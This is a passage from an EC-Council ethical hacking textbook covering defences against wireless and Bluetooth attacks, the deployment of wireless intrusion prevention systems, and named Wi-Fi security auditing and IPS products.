  - Choose WPA2-Enterprise with 802.1x authentication instead of WPA or WEP.
  - Implement WPA2/WPA3-Enterprise wherever possible.
  - Disable the network when not required.
  - Place wireless APs in a secured location.
  - Keep drivers on all wireless equipment updated.
  - Use a centralized server for authentication.
  - Enable server verification on the client side using 802.1X authentication to prevent MITM attacks.
  - Enable two-factor authentication as an added line of defense.
  - Deploy rogue-AP detection or wireless intrusion prevention/detection systems to prevent wireless attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 16.118: Defense against wireless attacks

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Defense Against Bluetooth Hacking

Bluetooth operates in one of four security modes. Bluetooth devices adopting security mode 1 possess very little security, leaving themselves and the network prone to attacks. The security posture improves as the security mode number increases. In order to establish Bluetooth pairing between a claimant (sender) and a verifier (receiver), security modes 2 and 3 implement a personal identification number (PIN) pairing technique, while security mode 4 implements a simple secure parsing (SSP) technique. Bluetooth devices that employ security mode 4 prevent hackers from gaining access to a Bluetooth device or network. The following are some countermeasures to defend against Bluetooth hacking.

- Use non-regular patterns as PINs while pairing a device. Key combinations should not be sequential on the keypad.
- Keep Bluetooth in the disabled state and enable it only when needed. Disable Bluetooth immediately after the intended task is completed.
- Keep the device in the non-discoverable (hidden) mode.
- Do not accept any unknown or unexpected request for pairing.
- Regularly check of all devices paired in the past and delete any suspicious paired device.
- Always enable encryption when establishing a Bluetooth connection.
- Set the network range of a Bluetooth-enabled device to the lowest and perform pairing only in a secure area.
- Install antivirus software that supports host-based security software on Bluetooth-enabled devices.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


- Change the default settings of the Bluetooth-enabled device to the best security standard.
- Use link encryption for all Bluetooth connections.
- If multiple wireless communications are being used, ensure that encryption is empowered on each link in the communication chain.
- Avoid sharing sensitive information over Bluetooth-enabled devices.
- Disable automatic connections to public Wi-Fi networks for protecting Bluetooth devices from unsecured sources.
- Update the software and drivers of the Bluetooth devices and regularly change the passwords.
- Use a VPN for secure connections between Bluetooth devices.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Wireless Security Tools

The previous section discussed the best practices and countermeasures to secure a WLAN. Ethical hackers can also use automated wireless security tools to maintain security on wireless networks. This section introduces various wireless security tools.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Wireless Intrusion Prevention Systems

A wireless intrusion prevention system (WIPS) is a network device that monitors the radio spectrum to detect APs (intrusion detection) without the host's permission in nearby locations. It can also implement countermeasures automatically. WIPSs protect networks against wireless threats and provide administrators the ability to detect and prevent various network attacks.





Figure 16.119: Wireless attacks and their prevention methods

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



WIPS Deployment

A WIPS consists of several components that work together to provide a unified security monitoring solution. Cisco's WIPS deployment includes the following component functions:

- **APs in monitor mode**: This mode provides constant channel scanning with attack detection and packet capture capabilities.
- **Mobility services engine (running a wireless IPS service)**: It is the central point of alarm aggregation from all controllers and their respective wireless IPS monitor-mode APs. Alarm information and forensic files are stored on the system for archival.
- **Local mode AP(s)**: This mode provides wireless service to clients in addition to time-sliced rogue and location scanning.
- **Wireless LAN controller(s)**: These controllers forward attack information from wireless IPS monitor-mode APs to the MSE and distributes configuration parameters to APs.
- **Wireless control system**: Provides the means to configure the wireless IPS service on the MSE, push wireless IPS configurations to the controller, and set APs in the wireless IPS monitor mode. It is also used for viewing wireless IPS alarms, forensics, reporting, and accessing the threat encyclopedia.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 16.120: WIPS deployment

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Wi-Fi Security Auditing Tools

- **Cisco Adaptive Wireless IPS**

  Source: *https://www.cisco.com*

  Cisco Adaptive Wireless Intrusion Prevention System (IPS) offers advanced network security for dedicated monitoring and detection of wireless network anomalies, unauthorized access, and RF attacks. Fully integrated with the Cisco Unified Wireless Network, this solution delivers integrated visibility and control across the network, without the need for an overlay solution. Adaptive WIPS provides wireless-network threat detection and mitigation against malicious attacks and security vulnerabilities. It also provides security professionals with the ability to detect, analyze, and identify wireless threats.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 16.121: Screenshot of Cisco Adaptive Wireless IPS

The following are some additional Wi-Fi security auditing tools:

- AirMagnet WiFi Analyzer PRO (*https://www.netally.com*)
- RFProtect (*https://www.arubanetworks.com*)
- Fern Wifi Cracker (*https://github.com*)
- OSWA-Assistant (*http://securitystartshere.org*)
- BoopSuite (*https://github.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Wi-Fi IPSs

Wi-Fi IPSs block wireless threats by automatically scanning, detecting, and classifying unauthorized wireless access and rogue traffic to the network, thereby preventing neighboring users or skilled hackers from gaining unauthorized access to the Wi-Fi networking resources.

- **WatchGuard WIPS**

  Source: *https://www.watchguard.com*

  WatchGuard WIPS defends against unauthorized devices and rogue Aps, prevents evil twins, and shuts down malicious attacks such as DoS attacks with close to zero false positives while ensuring high-performance wireless connectivity.




Figure 16.122: Conceptual diagram of WatchGuard WIPS

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


